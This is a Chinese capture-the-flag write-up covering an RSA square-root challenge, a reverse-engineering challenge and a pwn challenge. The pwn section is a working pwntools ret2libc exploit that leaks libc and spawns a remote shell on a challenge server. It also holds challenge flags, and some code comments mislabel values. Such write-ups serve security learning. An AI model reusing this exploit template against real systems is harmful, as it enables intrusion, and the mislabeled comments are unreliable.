
# ezRSA

GPT

密文是 pow(flag, 2, p)，这意味着明文的平方在模 p 下取余，得到了密文。

如Tonelli-Shanks算法或者牛顿迭代法来进行开方运算。这些算法能够更高效地计算大整数的平方根。

from sympy.ntheory import legendre\_symbol, isprime, nextprime  
from Crypto.Util.number import long\_to\_bytes  
def Legendre(n, p):  
 return pow(n, (p - 1) // 2, p)  
  
def tonelli\_shanks(n,p):  
 assert Legendre(n,p) == 1  
 if p % 4 == 3:  
 return pow(n,(p + 1) // 4,p)  
 q = p - 1  
 s = 0  
 while q % 2 == 0:  
 q = q // 2  
 s += 1  
 for z in range(2,p):  
 if Legendre(z,p) == p - 1:  
 c = pow(z,q,p)  
 break  
 r = pow(n,(q + 1) // 2,p)  
 t = pow(n,q,p)  
 m = s  
 if t % p == 1:  
 return r  
 else:  
 i = 0  
 while t % p != 1:  
 temp = pow(t,2\*\*(i+1),p)  
 i += 1  
 if temp % p == 1:  
 b = pow(c,2\*\*(m - i - 1),p)  
 r = r \* b % p  
 c = b \* b % p  
 t = t \* c % p  
 m = i  
 i = 0  
 return r  
  
def decrypt\_flag(p, encrypted\_flag):  
 if not isprime(p):  
 p = nextprime(p) # 找到大于p的下一个素数  
  
 legendre = legendre\_symbol(encrypted\_flag, p) # 计算 Legendre 符号  
 if legendre != 1:  
 return "无解" # 如果 Legendre 符号不为1，则无解  
  
 sqrt\_flag = tonelli\_shanks(encrypted\_flag, p) # Tonelli-Shanks算法求解开方  
  
 return sqrt\_flag, p - sqrt\_flag # 返回两个可能的解  
  
# 给定的 p 和 pow(flag, 2, p) 值  
encrypted\_flag = 4124820799737107236308837008524397355107786950414769996181324333556950154206980059406402767327725312238673053581148641438494212320157665395208337575556385 # 替换为实际的 p 值  
p = 13107939563507459774616204141253747489232063336204173944123263284507604328885680072478669016969428366667381358004059204207134817952620014738665450753147857 # 替换为实际的 pow(flag, 2, p) 值  
  
  
result = decrypt\_flag(p, encrypted\_flag)  
print("可能的 flag 值: ", result)  
a = 13040004482820526093820693618708125830699182230406913376202407698904962835203626640653836925  
print(long\_to\_bytes(a))




flag{9971e255f0c020e8e57fbae75f43d7fb}

# Inverse

套模板

from pwn import \*  
from LibcSearcher import \*  
p = remote('124.71.135.126',30143)  
#p = process('./pwn')   
# p = remote('node3.buuoj.cn',25508)  
e = ELF('./pwn')   
libc=ELF('./libc-2.27.so')  
context(os='linux', arch='amd64', log\_level='debug')  
p.sendlineafter(b'input world tag: ',b'Rain')  
p.sendline(b'-1')  
offset = 0x3c  
payload1 = b'A' \* offset + p32(0xdeadbeef) + p32(e.plt['puts']) + p32(e.sym['main']) + p32(e.got['puts'])+b'bbbbbbbbb'  
p.sendlineafter(b'leave me a msg:',payload1)  
addr = p.recv(4)  
puts\_addr = u32(addr)  
print(hex(puts\_addr))  
log.success("addr:"+hex(puts\_addr))  
libc\_base = puts\_addr - libc.symbols['puts']  
sh\_addr = libc\_base + next(libc.search(b'/bin/sh\x00'))  
sys\_addr = libc\_base + libc.symbols['system']  
p.sendlineafter(b'input world tag: ',b'Rain')  
p.sendline(b'-1')  
#gdb.attach(p)  
#pause()  
payload2 = b'A'\*offset + p32(0xdeadbeef) + p32(sys\_addr) + p32(0xdeadbeef) + p32(sh\_addr)  
p.sendlineafter(b'leave me a msg:',payload2)  
p.interactive()



acc5d671f7e3334b0a5d


# Re - 麻了，差点

猜测：flag{f61703f2-50b7-4f47-813c-26594c00???0}


反调试 改zf位过掉

判断格式flag{uuid}


异或操作 动调解决



Base64



魔改md5



seh异常处理 idiv